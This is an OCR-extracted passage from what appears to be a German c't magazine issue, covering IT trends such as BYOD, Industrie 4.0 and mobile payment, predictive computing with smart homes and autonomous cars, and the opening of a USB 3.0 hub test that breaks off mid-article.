Wer nicht gleich den ganzen Arbeitsplatz in die Cloud verlagert, wird in der nächsten Zeit nicht darum herumkommen, Mitarbeitern die Nutzung eigener Geräte zu ermöglichen. Warum ein Handy für die Arbeit und eines für private Zwecke herumschleppen, wenn man eh viel unterwegs oder zu Hause arbeitet? Zum einen müssen IT-Abteilungen sicherstellen, dass alle Mitarbeiter die notwendigen Anwendungen und Daten jederzeit zur Verfügung haben, zum anderen, dass die Geräte der Mitarbeiter nicht unerwünschte Schädlinge und Spionagesoftware ins Unternehmen einschleppen. Bring your own Device (BYOD) oder nüchterner Mobile Device Management ist in den IT-Abteilungen eine bekannte Herausforderung – und sie werden sich in den kommenden Monaten dieser Herausforderung verstärkt stellen müssen.

Industrie 4.0

Industrie 4.0, manchmal im Überschwang auch schon die „vierte industrielle Revolution“ genannt, beschreibt erst einmal nur das Vernetzen und Digitalisieren herkömmlicher Industriezweige. Als Schlagwort geistert es schon seit ein paar Monaten auch durch die IT-Landschaft, wirklich in größerem Maßstab umgesetzt wird es aber erst noch. Dies führt dann zu einschneidenden Konsequenzen: In einer vernetzten Produktion sagt das Herstellungsobjekt der Maschine, was sie tun soll – so werden, in Verbund mit den Daten aus der Produktionssteuerung und industrietauglichen 3D-Druckern, sehr kleine Serien oder gar individualisierte Produkte möglich. Das Deutsche Forschungszentrum für Künstliche Intelligenz ((DFKI) formuliert es so: „Industrie-4.0-Produktionsprozesse sind feingranular mit Sensorik ausgestattet und liefern in Echtzeit interne und externe Produktionsparameter in einer noch nie da gewesenen Detailliertheit.“ Industrie 4.0 kann man also auch als das Internet der Dinge für die Industrie bezeichnen.

Die anfallenden Daten in Industrie-4.0-Prozessen stellen die IT-Abteilungen auch von Industrieunternehmen vor ganz neue Herausforderungen: Industrie 4.0 heißt auch Big Data in der Produktion, nicht nur als Beschreibung der Datenberge verstanden, sondern auch als Notwendigkeit, diese sofort auszuwerten und Konsequenzen daraus wieder in die Produktionsanlage zurückzugeben. Entwicklungen wie die In-Memory-Datenbank Hana von SAP werden daher nicht nur Handel und Verwaltung beschäftigen, sie werden sogar vor allem in Produktionsunternehmen die IT-Landschaft verändern.

„Gerade unternehmenskritische Daten einem Cloud-Dienstleister anzuvertrauen macht viele IT-Chefs naturgemäß nervös.“




Bild: Telekom

Der NSA-Skandal hat die Datenschutz- und Sicherheitsbedenken gegen die Cloud noch verstärkt. US-Anbieter versuchen dem mit der Einrichtung von Rechenzentren in Deutschland oder Europa zu begegnen. Deutsche Firmen wie die Telekom haben durch ihre lokalen Rechenzentren einen Wettbewerbsvorteil.

© Copyright by Heise Zeitschriften Verlag

IBMs z13 ist die moderne Form des Mainframes, der Cloud-Dienste, Data-Mining und große Transaktionsdatenbanken bedient. IBM meint, die z13 schaffe bis zu 2,5 Milliarden Transaktionen pro Tag, bis zu 8000 virtuelle Server soll man auf dem System betreiben können.

Industrie 4.0 bedeutet aber auch neue Ansätze in der Robotik: Nicht die etwa von Automobilwerken bekannten Industrieroboter, die repetitive Tätigkeiten übernehmen, sind gefragt, sondern autonom handelnde Maschinen – der autonome beziehungsweise selbstfahrende Gabelstapler etwa benötigt nicht nur Techniken, wie sie für autonome Autos entwickelt werden, er braucht auch Zugriff auf die Produktionssteuerung und die Maschinendaten, um erforderliche Materialien anliefern oder fertige Produkte abholen zu können.

Eine allseits vernetzte und sich selbst organisierende Produktion wird aber auch die Arbeitsprozesse stark umkrempeln – nicht nur, weil neue Sicherheitskonzepte für die Zusammenarbeit von Menschen und autonom operierenden Maschinen notwendig sind. Laut dem Fraunhofer Institut für Arbeitswirtschaft und Organisation IAO ist das Endziel der Industrie 4.0 zwar nicht die menschenleere Fabrik, aber es werden viel weniger manuelle Tätigkeiten und Routineaufgaben anfallen. „Zunehmen wird der Anteil von indirekten Mitarbeitern in planenden und steuernden Bereichen."

Geld her!

Internet der Dinge? Was der Industrie recht ist, kommt dem Handel gerade gelegen: Die Umrüstung auf mobile Bezahlsysteme kommt in Gang. Digitale Geldbörsen wurden immer wieder vorgestellt, um dann nie wirklich eingesetzt zu werden. Derzeit nutzen nach aktuellen Untersuchungen gerade einmal zwei Prozent der Bundesbürger elektronische Wallets, um per Smartphone zu bezahlen. Zum einen sei Unkenntnis über die Möglichkeiten die Ursache – bei vielen aber auch Bedenken wegen möglicher Sicherheitsrisiken.

Wieder einmal könnte Apple derjenige sein, der die Blockaden überwindet: Apple Pay, das nur mit dem iPhone funktioniert, hat in den USA einen berauschenden Start hingelegt. Nur drei Wochen nach der Einführung sollen dort in einigen Ladenketten bereits ein Prozent aller Transaktionen per Apple Pay abgewickelt worden sein. Selbst Googles NFC-Bezahllösung profitierte in den USA von der Aufmerksamkeit, die die Einführung von Apple Pay erzeugte.

Absehbar soll Apples System, bei dem man die Zahlung per Fingerabdruck statt PIN bestätigen kann, auch nach Europa kommen – und viele räumen ihm auch hierzulande große Chancen ein, auch wenn in Deutschland Bargeld immer noch das beliebteste Zahlungsmittel ist. Zwar setzt hierzulande die Mehrheit auch bargeldlose Zahlungsmittel ein – dabei führt die EC-Karte unangefochten, da ihr gegenüber die wenigsten Sicherheits- und Datenschutzbedenken bestehen.

Ein weiteres Hindernis, die Verfügbarkeit von Bezahlterminals mit NFC, müssen die Händler aus dem Weg räumen. Neuere Terminals sind damit allerdings bereits ausgestattet. Auch moderne Smartphones haben in der Regel einen NFC-Chip, mittlerweile ist die Kurzstrecken-Funktechik – erst gehyped, dann als Flop abgeschrieben – eine Art Alltagstechnik, die noch der Anwendung harrt. Neben mobilen Bezahlsystemen, die mit Smartphone und NFC arbeiten, gibt es mittlerweile Kreditkarten oder Speicherkarten mit NFC-Chip. Die NFC-Unterstützung kommt dann künftig nicht nur beim mobilen Bezahlen zum Einsatz, sondern etwa als Schlüssel zum Hotelzimmer oder fürs Auto. (jk) c't

Eine vollautomatische Produktionsanlage für Elektrofahrzeuge von IBG. In der Industrie 4.0 kann das Auto der Anlage selbst sagen, wie es gestaltet werden soll – und die benötigten Teile werden nach aktuellem Bedarf von autonomen Staplern angeliefert.

© Copyright by Heise Zeitschriften Verlag


Anzeige

© Copyright by Heise Zeitschriften Verlag

Jürgen Kuri

Technik denkt mit

Mit dem autonomen Auto ins intelligente Haus



Marty McFly kannte kein Internet. Nicht einmal, als er (in „Zurück in die Zukunft 2“) im Jahr 2015 landet. Im realen Jahr 2015 stehen wir ganz anders da: Ohne Internet, ohne Zugang zum Netz geht eigentlich gar nichts mehr.

Mit der immer weiter fortschreitenden Digitalisierung der Gesellschaft erfasst die Vernetzung immer weitere Bereiche. Was Marty McFly ebenfalls nicht kannte, aber auch für uns eine gänzlich neue Entwicklung darstellt, sind die anders gearteten Einsatz- und Nutzungsmöglichkeiten, die Vernetzung, Digitalisierung und autonome Komponenten uns in Kürze ermöglichen werden.

Vorhersage

Zwei Entwicklungen treffen aufeinander: das Internet der Dinge als Vernetzung auch der alltäglichsten Gerätschaften und ein grundsätzlicher Paradigmenwechsel in der Verarbeitung der anfallenden Daten. Wir bedienen Geräte nicht mehr, indem wir etwas auf ihnen einstellen, eingeben, auf ihnen herumtouchen, ja, nicht einmal dadurch, dass wir mit ihnen sprechen. Die Geräte erkennen, was wir wollen, wir bedienen sie ohne Bedienoberfläche, nur durch unser Verhalten. Dieser Ansatz wird in anderen Bereichen, in denen es um Voraussagen über das Nutzerverhalten geht, Predictive Computing genannt.

Bislang geht es bei der Auswertung riesiger Datenberge durch Data Mining vor allem darum, die Vergangenheit zu erfassen und dadurch Aussagen über die Gegenwart zu treffen: Was wurde verkauft, welche Lagerbestände sind derzeit zu niedrig? Was schaut sich ein Nutzer im Web gerade an, welche Anzeige muss ich einblenden? Künftig geht es darum, mit den anfallenden Daten die Gegenwart zu erfassen und dadurch Aussagen über die Zukunft zu treffen. Was wird der User als Nächstes machen wollen, welche Geräte müssen also wie reagieren? Welche Aktionen müssen Geräte und Software einleiten, um absehbare Wünsche und Anforderungen auch umsetzen zu können?

Über das Internet der Dinge und die Algorithmen des Predictive Computing kommen in den nächsten Monaten und Jahren die einzelnen dafür notwendigen Elemente zusammen. Von Wearables über intelligente Haustechnik, Sensoren und Aktoren im Stadtraum und Körperdatenauswertung bis hin zu autonomen Autos arbeiten die einzelnen Bestandteile über das Internet der Dinge zusammen, um die Umgebung des Nutzers jederzeit auf seine Wünsche einzustellen,

© Copyright by Heise Zeitschriften Verlag

ohne dass er bewusst aktiv werden muss. Gesundheitstechnik ist dann in der Lage, vorbeugend aktiv zu werden. Firmen bekommen die Informationen, um Marketingaktionen zu starten, bevor der User überhaupt weiß, dass ihn ein bestimmtes Produkt interessieren könnte.

Bedienen durch Verhalten

Dass wir Geräte nicht mehr im klassischen Sinne bedienen müssen, kann man sich anhand verfügbarer Techniken vorstellen. Fitness-Armbänder und Smartwatches sagt man in der Regel nicht mehr: „Ich gehe jetzt Fahrradfahren!" Das erkennen sie anhand der Sensordaten mittels der Algorithmen, die sie auswerten und mit den Umgebungsbedingungen in Bezug setzen, schon selbst.

Einen Schritt weiter geht zum Beispiel Google mit der Ankündigung, die Smartphone-App Google Now werde künftig mit den Thermostaten der Heimtechnik-Tochter Nest zusammenarbeiten. Google Now erkennt an den Gewohnheiten und an den Bewegungen des Nutzers: Jetzt geht's nach Hause! Und schon informiert das Smartphone den Nest-Thermostaten: Fahr mal langsam die Temperatur hoch, wir sind in 15 Minuten da, und Jürgen findet es bei 22 °C angenehm. Die Thermostaten von Nest wiederum können einem Kühlschrank von LG mitteilen, dass ich gar nicht zu Hause bin – der geht dann in einen Energiesparmodus. Aktivitätstracker wiederum sagen Nest, Jürgen ist zu Hause, schläft aber – 22 °C Raumtemperatur sind also nicht sinnvoll.

Das lässt sich beliebig ausbauen – so können Sensoren in der Wohnung feststellen, welcher Nutzer sich wo aufhält. Die Auswertung der bisherigen Vorlieben ergibt dann Aussagen darüber, welcher Raum wie einzustellen ist: Licht, Wärme, eventuell Musik.

Haustechnik wird nichts mehr mit der seit Jahren propagierten Heimautomation zu tun haben, die komplizierte Installationen und oft proprietäre Technik erforderte. Intelligente Haustechnik arbeitet mit per WLAN vernetzten Einzel-Elementen, die sich über Software vermittelt gemeinsam betreiben lassen. Sowohl Apple als auch Google, die beide viel in diesen Bereich investieren, versuchen die Fehler der Vergangenheit zu vermeiden und die intelligente Haustechnik für den einzelnen Nutzer sowohl erschwinglich als auch tatsächlich wünschenswert zu machen – und einfach bedienbar dadurch, dass man gar nichts mehr direkt veranlassen muss.

Intelligente Sensoren sind aber natürlich nicht auf die Haustechnik beschränkt. Um die Thermostaten von Nest anzusprechen, braucht es noch das Smartphone als Mittler, das man mit sich herumschleppen muss. Daimler hat aber beispielsweise schon gezeigt, dass ja auch das Auto die Heizung informieren kann, dass sein Besitzer auf dem Heimweg ist – die Informationen über die Wege, die zurückgelegt werden, hat der Wagen zumindest bei Autofahrern ebenso wie das mitgeführte Smartphone.

Die nächste Stufe besteht darin, die Sensoren gar nicht mehr mitzuführen, sondern sie in die Umgebung einzubauen. Die intelligente Stadt weiß, wo ich bin, und meldet meiner Wohnung, dass ich komme. Städte, in denen überall Lichtmasten für die Straßenbeleuchtung, Ampeln, Stromkästen, DSL-Verteiler und so weiter herumstehen, können ohne technische Schwierigkeiten mit einem Sensornetz ausgestattet werden, in

„Die Geräte erkennen, was wir wollen, wir bedienen sie ohne Bedienoberfläche, nur durch unser Verhalten."

das man sich als User einbucht. Wenn man das will – schließlich ist es nicht jedermanns und jederfraus Sache, dass die intelligente Stadt wirklich ständig weiß, was ich mache, wo ich mich aufhalte und was ich als Nächstes plane.

Intelligente Städte

Die Stadt der Zukunft ist eine vernetzte, digitalisierte Stadt, die sich ständig an die Bedürfnisse der Bewohner anpasst – und dies auch sehr individuell gestalten kann, indem sie ständig mit der Haustechnik und den Sensoren, die der Nutzer immer noch mit sich herumträgt, kommuniziert.

Gleichzeitig ist die intelligente Stadt auch davon abhängig, dass viele Geräte oder Komponenten autonom operieren können, unabhängig vom Nutzer, ohne User-Eingriffe. Das deutlichste Beispiel für diese Entwicklung sind die autonomen Autos, die in den nächsten Jahren vom Forschungsprojekt zur alltäglichen Realität werden. Die Entwicklung autonomer Autos umfasst bereits alle Komponenten, die für Predictive Computing, Internet der Dinge, intelligente Sensortechnik und Bedienen durch Verhalten notwendig sind. Googles fahrerloses Auto oder der F 015 von Mercedes werden erst im nächsten Jahrzehnt auf die Straße kommen. Bis dahin sind noch viele Probleme zu lösen, darunter auch jede Menge juristische.

Google hat bereits 2014 zusätzlich zum umgerüsteten Serienfahrzeug, wie es auch Audi, BMW und Mercedes für ihre Tests nutzen, ein lenkradloses Spezialvehikel vorgestellt. Das erregte viel Aufsehen, weil es besonders deutlich macht, wie sehr autonomes Fahren sich vom gewohnten unterscheidet. Mercedes hat auf der Consumer Electronics Show Anfang dieses Jahres als erster Autohersteller eine ähnliche Studie vorgestellt. Sie verzichtet jedoch nicht aufs Steuer, sondern lässt dem Fahrer die Wahl, ob er selbst fahren möchte.

Autonome Autos

Ein wichtiger Aspekt beim autonomen Fahren ist die Vernetzung der Fahrzeuge untereinander und mit einer Verkehrsleitzentrale. So lassen sich Informationen über Gefahrenstellen, etwa Glatteis auf einer Brücke, schnell verbreiten. Die Fahrzeuge können dann vorsichtig fahren oder den Bereich umfahren. Auf die Vollbremsung eines vorausfahrenden Autos können alle nachfolgenden sofort reagieren.

Kommunikation ist einer der interessanten Punkte am Mercedes F 015. Er vernetzt sich nicht nur mit Computersystemen, sondern kommuniziert auch mit Passanten. Vorne zeigt blaues Licht an, dass das Auto autonom fährt. Lenkt der Mensch, leuchten die Lichter weiß. Erkennt das Fahrzeug im autonomen Betrieb einen Fußgänger, zeigt es dies durch einen Lichtbalken an. Die Balken wiederholen sich an den roten LEDs hinten, die den nachfolgenden Verkehr zur Vorsicht mahnen. Einem am Straßenrand stehenden Passanten kann das Auto per Laser sogar einen stilisierten Zebrastreifen auf die Fahrbahn malen, um zu signalisieren, dass das Auto ihn erkannt hat und er gefahrlos die Straße überqueren kann.

Die Hersteller versichern, dass die Technik für vollautonomes Fahren in Form von Sensoren wie Radar, Lidar und Kameras vorhanden sei und auch die Rechenkapazitäten im Auto reichten. Doch die Software ist noch längst nicht fertig. Google zum Beispiel hat bei seinen umfangreichen Tests mit dem fahrerlosen Auto festgestellt, dass regelkonformes Fahren nach Fahrschulart nicht die alleinige Lösung ist. Denn im Straßenverkehr werden viele Situationen durch kooperatives Verhalten bewältigt. Solange sich die selbstfahrenden Autos die Straße mit menschlichen Fahrern teilen, müssen sie

© Copyright by Heise Zeitschriften Verlag

dazu fähig sein. So hat BMW länger an Algorithmen zum Einfädeln auf die Autobahn entwickelt: Wann bremst man, um den anderen vorzulassen und wann beschleunigt man, damit er hinter einem eine Lücke findet?

Doch die Algorithmen müssen noch ganz andere Anforderungen bewältigen. Irgendwann muss der Autopilot womöglich entscheiden, ob er das Leben seiner Insassen gefährdet, um andere zu schützen. Wählt er die Kollision mit dem entgegenkommenden LKW oder weicht er auf den Radweg aus, wo jemand fährt? Anders als der echte Fahrer handelt der Autopilot nicht instinktiv, sondern hat genug Zeit, sich nach Vorgaben seiner Software zu entscheiden. Wie solch ein moralisches Dilemma gelöst werden kann, wird nicht nur die Programmierer, sondern viele Kreise der Gesellschaft, darunter auch die Kirchen, beschäftigen.

Sicher ist hingegen, dass der Autopilot ebenso wie der menschliche Fahrer niemals ausgelernt hat. Es kann immer eine Situation auftreten, zu der die Software nicht die optimale Lösung kennt. Audi arbeitet mit einem zentralen Fahrerassistenzsteuergerät (zFAS), das die Informationen der Sensoren zu einem detaillierten Bild der Fahrzeugumgebung verarbeitet. Über die Online-Verbindung von Audi connect sollen diese Daten künftig an Server gesendet werden. Die entwickeln dazu passende Fahrstrategien, die wieder an die Autos übertragen werden. Die lernen also während der Fahrt permanent dazu.

Prognosen

Sind die Technik und die Algorithmen so weit, kann sich der Umgang mit dem Auto grundlegend ändern. Nicht einfach dadurch, dass man das Auto selbst fahren lässt. Das autonome Auto verändert in der intelligenten Stadt das Verhalten: Statt des bislang gewohnten Individualverkehrs lassen sich Sharing-Konzepte realisieren, in denen der Nutzer mittels Sensornetz der Stadt ein Auto heranruft, wenn er es gerade mal braucht. Eine Geste in der Luft: Das nächste freie Auto fährt selbstständig heran, das Fahrtziel angesagt – das Auto schlägt vor, man könne ja unterwegs noch andere User mitnehmen, die ein ähnliches Ziel hätten. Nach Nutzung fährt das Auto dann selbstständig wieder an einen freien Parkplatz.

Bis es so weit ist, bedarf es noch einiger Entwicklungsarbeit. Die ersten Ansätze dazu sind aber bereits in Haustechnik, in Fahrassistenzsystemen von Autos oder teilautonomen Fahrzeugen anzutreffen. Auch neue Methoden, mit Geräten oder dem Netz zu interagieren, setzen sich immer mehr durch: Sprachsteuerung ist bei Smartphones und beispielsweise der Fernbedienung für Amazons Streaming-Client Fire TV auf einer Stufe angelangt, die sie wirklich nützlich macht. Gestensteuerung wiederum kommt zuerst vor allem an solchen Orten, wo sie sinnvoll erscheint: Im Auto, um Bedienung ohne Ablenkung von der Fahrsituation zu ermöglichen, in der Wohnung, um Steuerung ohne eine Fernbedienung, die man erst einmal finden muss, zu schaffen.

„Die Entwicklung autonomer Autos umfasst bereits alle Komponenten, die für Predictive Computing, Internet der Dinge, intelligente Sensortechnik und Bedienen durch Verhalten notwendig sind.“

Die Heizung von Hand einstellen? Ach was, das macht der intelligente Thermostat künftig selbst anhand der Daten, die er vom Smartphone, vom Auto und von anderer Haustechnik bekommt.

Letztlich versucht Predictive Computing aber über die Erleichterung von Interaktion mit Technik und digitaler Umgebung hinauszugehen. Erste Vorstellungen bestehen beispielsweise darin, etwa über die Erfassung von Körperdaten Herzinfarkte vorherzusagen. Man geht davon aus, dass man möglicherweise auf Grund der erfassten Körperdaten, bisherige Gewohnheiten des Users und auftretende Veränderungen im Körper einen Herzinfarkt heute schon bis zu 6 Stunden im Voraus erkennen könnte. Bislang müssen diese Daten aber noch durch relativ aufwendige Einrichtungen aufgenommen werden – ein aussagekräftiges EKG ist bislang noch nicht mittels Fitnesstracker machbar. Das kann sich aber angesichts der Weiterentwicklung der Sensortechnik schnell ändern. Nicht nur die Zukunft der Stadt und der Wohnung ist digital und vernetzt – auch die der Medizintechnik. (jk)

Heute schon sind selbst fahrende Autos auf deutschen Autobahnen unterwegs. Die Testfahrer sind jedoch jederzeit bereit einzugreifen.

Konzeptauto für die Zukunft des autonomen Fahrens: futuristischer Luxusschlitten von Mercedes c't

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Benjamin Benz

Problem-Vervielfacher

Test und Praxis: USB-3.0-Hubs

USB-3.0-Ports sind bei den meisten PCs rar und schnell belegt. Einfache Abhilfe – und sogar das flotte Laden von Tablets – versprechen SuperSpeed-Hubs. Doch in der Praxis lauern zahlreiche Fallstricke. Spart der Hersteller an Schutzschaltungen, besteht sogar Gefahr für den PC.

SuperSpeed-Hubs versprechen den Parallelbetrieb von mehreren USB-3.0-Geräten an einer Buchse des PC – theoretisch bis zu 127. Dank Transferraten von bis zu 450 MByte/s kommen sich selbst mehrere USB-Sticks und externe Festplatten nicht spürbar in die Quere. Dafür drohen andere Tücken, zumal einige Hersteller an gefährlichen Stellen sparen, um den Preis zu drücken – mitunter sogar deutlich unter 20 Euro. Von den rund hundert verschiedenen in Deutschland angebotenen USB-3.0-Hubs haben wir neun repräsentative ins c't-Labor geholt. Unser günstigster Testkandidat ist der Logilink UA0204 mit vier Ports für 17 Euro. Dafür bekommt man dann aber auch kein Netzteil mitgeliefert, sondern nur eines der von uns viel gescholtenen Y-Kabel. Ähnlich sorgenvoll stimmt der USB-auf-Hohlstecker-Adapter, den Silverstone dem EP01 statt eines Netzteils beilegt – dazu später mehr. Da ist es schon konsequenter, dass Hama bei dem für den mobilen Einsatz beworbenen Dual-Port-Hub mit der schnöden Nummer 54132 den Netzteileingang gleich ganz weglässt.

Vier Kandidaten (Delock 61762, Logilink UA0112A, Hama 39879 und D-Link DUB-1340) zu Preisen von knapp 20 bis 30 Euro ähneln sich mit vier Ports und einem Netzteil bis auf die Gehäuse stark. Zwei weitere fallen etwas aus der Reihe: Der LC-Power LC-HUB-EX4S für 19 Euro hat einen Power-Taster, dessen Einstellung er aber leider vergisst, sobald die Versorgungsspannung nicht mehr anliegt. Der Exsys EX-1183HMVS kostet zwar 74 Euro, bietet dafür jedoch ein robustes Metallgehäuse sowie Schraubbefestigungen für USB-Kabel, Stromversorgung und Gehäuse.

Obwohl die Datenbank des USB Implementers Forum mittlerweile 26 zertifizierte SuperSpeed-Hub-Chips von acht verschiedenen Herstellern listet, stecken in fast allen Testkandidaten ähnliche 4-Port-Chips. VIA Technologies ist mit VL811 und VL812 gleich sechsmal vertreten. Dazu gesellen sich noch zwei Chips von Genesys Logic sowie einer mit einer USB-Vendor-ID von Hitachi, sprich Renesas. Bisher nur fest auf Mainboards gelötet sind uns Chips von ASMedia begegnet. In freier Wildbahn noch überhaupt nicht gesichtet haben wir Modelle von Texas Instruments, Realtek, Cypress und Microchip. Dabei hätten insbesondere die beiden letztgenannten auch Chips mit bis zu acht Ports im Portfolio. Zwei Hubs mit mehr als vier Ports, die im Vorfeld dieses Tests bei uns aufschlugen, kaskadierten intern zwei oder gar drei 4-Port-Chips. Das halten wir für eine so schlechte Idee, dass wir uns auf Hubs mit nur einem Chip beschränkt haben.

Kuriositätenkabinett

Solange die Hubs direkt mit ihrem mitgelieferten Kabel am Host-PC hingen, schafften sie es alle, einer per SuperSpeed ange-

© Copyright by Heise Zeitschriften Verlag

schlossenen SSD Datenraten im Bereich von 450 MByte/s zu entlocken. Mussten die Hubs ihre Aufmerksamkeit auf zwei SSDs aufteilen, lag die Gesamtgeschwindigkeit immer noch bei 330 MByte/s.

Bei komplexeren Testszenarien mit vielen Geräten, längeren Kabeln oder gar kaskadierten Hubs traten allerdings skurrile Effekte auf:

– So konnten wir mit einer Kaskade aus drei Hubs sowie einem auf dem Mainboard integrierten genug Verwirrung stiften, dass ein ganz anderer USB-Port des Intel-Chipsatzes einen USB-Stick nicht mehr zuverlässig erkannte. Wohlgemerkt: Die Kaskade selbst zeigte in diesem Fall – ausnahmsweise – keine Auffälligkeiten. Sobald wir sie abzogen, funktionierte der Onboard-Port wieder problemlos. Auch wenn besagter Stick vor den Hubs an den PC angeschlossen wurde, kam es zu keinen Problemen.

– Bei einem anderen Testszenario erkannten manche USB-Hubs manche Sticks nicht mehr, sobald ein Verlängerungskabel ins Spiel kam. Erstaunlicherweise war es dabei völlig egal, ob das Kabel zwischen Stick und Hub oder zwischen Hub und PC hing. Stick und Kabel ohne Hub kooperierten unterdessen ebenso problemlos wie Hub, Kabel und andere Sticks oder Kabel, Stick und andere Hubs.

– Ein Ensemble aus einem aktiven, fünf Meter langen Kabel, einem passiven Hub und einem SuperSpeed-Stick streikte an einem PC, während ein anderer es einwandfrei erkannte – ganz egal ob das lange Kabel vor oder hinter dem Hub hing.


– Wieder andere Probleme traten bei einem Mini-PC mit integriertem SuperSpeed-Hub auf: Nach einem Kaltstart weigerte der sich beharrlich, von einem USB-Stick zu booten. Nach einem Affengriff (Strg+Alt+Entf) und Warmstart klappte es indes jedes Mal.

– Nach zahlreichen An- und Absteckzyklen hatten wir einen Intel-Chipsatz so weit verwirrt, dass er von einem der Hubs nur noch den 2.0-, aber nicht mehr den 3.0-Teil erkannte. Einen Neustart später waren die Probleme verschwunden.

– Nicht unbedingt Licht ins Dunkel bringt übrigens so manche USB-Diagnose-Software: So war etwa das von uns bisher favorisierte Programm USBlyzer steif und fest der Meinung, unsere Teststicks liefen nur im High-Speed-Modus, obwohl Transferraten von über 80 MByte/s eindeutig für SuperSpeed sprachen. Plausiblere Anzeigen in dieser Disziplin lieferte der „USB Device Tree Viewer“.

USB-Hubs: 3.0 versus 2.0

USB 3.0 ist abwärtskompatibel zu USB 2.0. Weil SuperSpeed aber andere Datenleitungen nutzt als die älteren Modi, bestehen USB-3.0-Hubs intern aus zwei getrennten Teilen.



Tipp

Internen Aufbau, Chiphersteller und -typ sowie Firmware-Version können Sie mit Diagnose-Tools wie dem USBlyzer ermitteln. Relevant sind die Felder Vendor ID (VID) und Product ID (PID) sowie bcdDevice.

Komplexe Technik

